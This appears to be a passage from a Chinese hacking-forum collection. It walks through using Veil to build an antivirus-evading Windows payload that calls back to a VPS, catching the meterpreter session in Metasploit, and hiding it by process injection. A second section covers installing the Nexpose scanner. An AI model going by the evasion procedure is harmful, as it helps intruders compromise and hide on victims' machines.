首先 kali linux 上切换至 veil 所在目录执行 Veil.py，会列出其菜单，如图 5-2-6~图 5-2-7：

图　5-2-6




图　5-2-7

我们执行 list 看下所有模块信息，如图 5-2-8：




图　5-2-8

然后选择第 13 中模块 use 13，如图 5-2-9：




图　5-2-9

直接执行 generate，会提示选择一种 shellcode，我们用默认的 windows 的 shellcode，回车。然后设置监听的 IP 地址及端口，这边我们设置用于反弹的外网 VPS 的 IP，回车，如图 5-2-10：




图　5-2-10

下面提示设置生产的 payload 的文件名，这边随意设置，不要加后缀，回车后选择 2，再回车两次，如图 5-2-11：




图　5-2-11

这时我们进入 veil-output 目录中的 source 目录下，会发现三个文件，我们需要把它们复制到 WIN7 下装好的 python 目录里，然后点 runme.bat，会生产 f4ck.exe 可执行文件，这就是我们生产好的免杀 payload 了，如图 5-2-12~图 5-2-15：

图　5-2-12




图　5-2-13




图　5-2-14




图　5-2-15

到现在免杀 payload 已经生成好了，我们先来看下免杀的效果，放到世界杀毒网查杀下，不解释，牛逼，如图 5-2-16：

图　5-2-16

现在上 VPS 开启 msf 进行监听，在 msf 下依次执行如下命令，如图 5-2-17：




图　5-2-17

现在一切工作准备就绪，这里我用本机测试，本机装了金山套，无任何提示可以上线。会产生一个记事本的进程，后面可以自己改注入到别的进程用于隐藏，如图 5-2-18~图 5-2-19：




图　5-2-18

图　5-2-19

已经成功反弹回来，现在大家应该都会的，不会的百度查怎么使用 meterperter 命令，如图 5-2-20：




图　5-2-20

到此结束，没什么技术含量，纯粹分享好东西。

（全文完）责任编辑：桔子

第3节 Nexpose 安装和简单使用实例

作者：浩然

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

软件介绍：

NeXpose：

是一款漏洞扫描工具可以与 metasploit 组合使用可以更新其漏洞数据库，以保证最新的漏洞被扫描到。

1.可以给出哪那些漏洞可以被 Metasploit Exploit，哪些漏洞在 Exploit-db 里面有 exploit 方案。

2.可以生成非常详细的，非常强大的报告涵盖了很多统计功能和漏洞的详细信息。
3.可以给出漏洞的解决方案。
版　本：分为如下几个版本企业版、顾问版、特快版、社区版；
企业版：适用于中等至大型组织和安全小组；
顾问版：适用于 IT 安全咨询机构；
特快版：适用于小型组织；
社区版：适用于个人用户；
当然不同的版本功能的种类是不同的，具体事项建议登录 Rrapid7 官网查看：
http://www.rapid7.com/products/nexpose

系统要求：

最低硬件要求：
2 GHz +处理器
4 GB(32 位*),8 GB(64 位)RAM 推荐
80 GB +可用磁盘空间(10 GB 的社区版)
10 GB +可用磁盘空间为扫描引擎
英文操作系统与英语/美国区域设置
100 Mbps 的网络接口卡
支持浏览器：
微软 Internet Explorer 8、9
Mozilla Firefox 17
谷歌 Chrome

首先我们要做的准备：

安装文件，如图 5-3-1：




图　5-3-1

接下来如安装 metasploit 一样修改一下系统的区域语言，修改为英语（美国），如图 5-3-2：

图　5-3-2

好了接下来我们就可以安装 nexpose 了，如图 5-3-3：




图　5-3-3

Ok!!安装引导完就进入正式的安装了。我们根据提示一步一步的来就可以了，如图 5-3-4：




图　5-3-4

接下来的是系统校验，如图 5-3-5：




图　5-3-5

许可证协议，这里我们选择同意即可，如图 5-3-6：




图　5-3-6

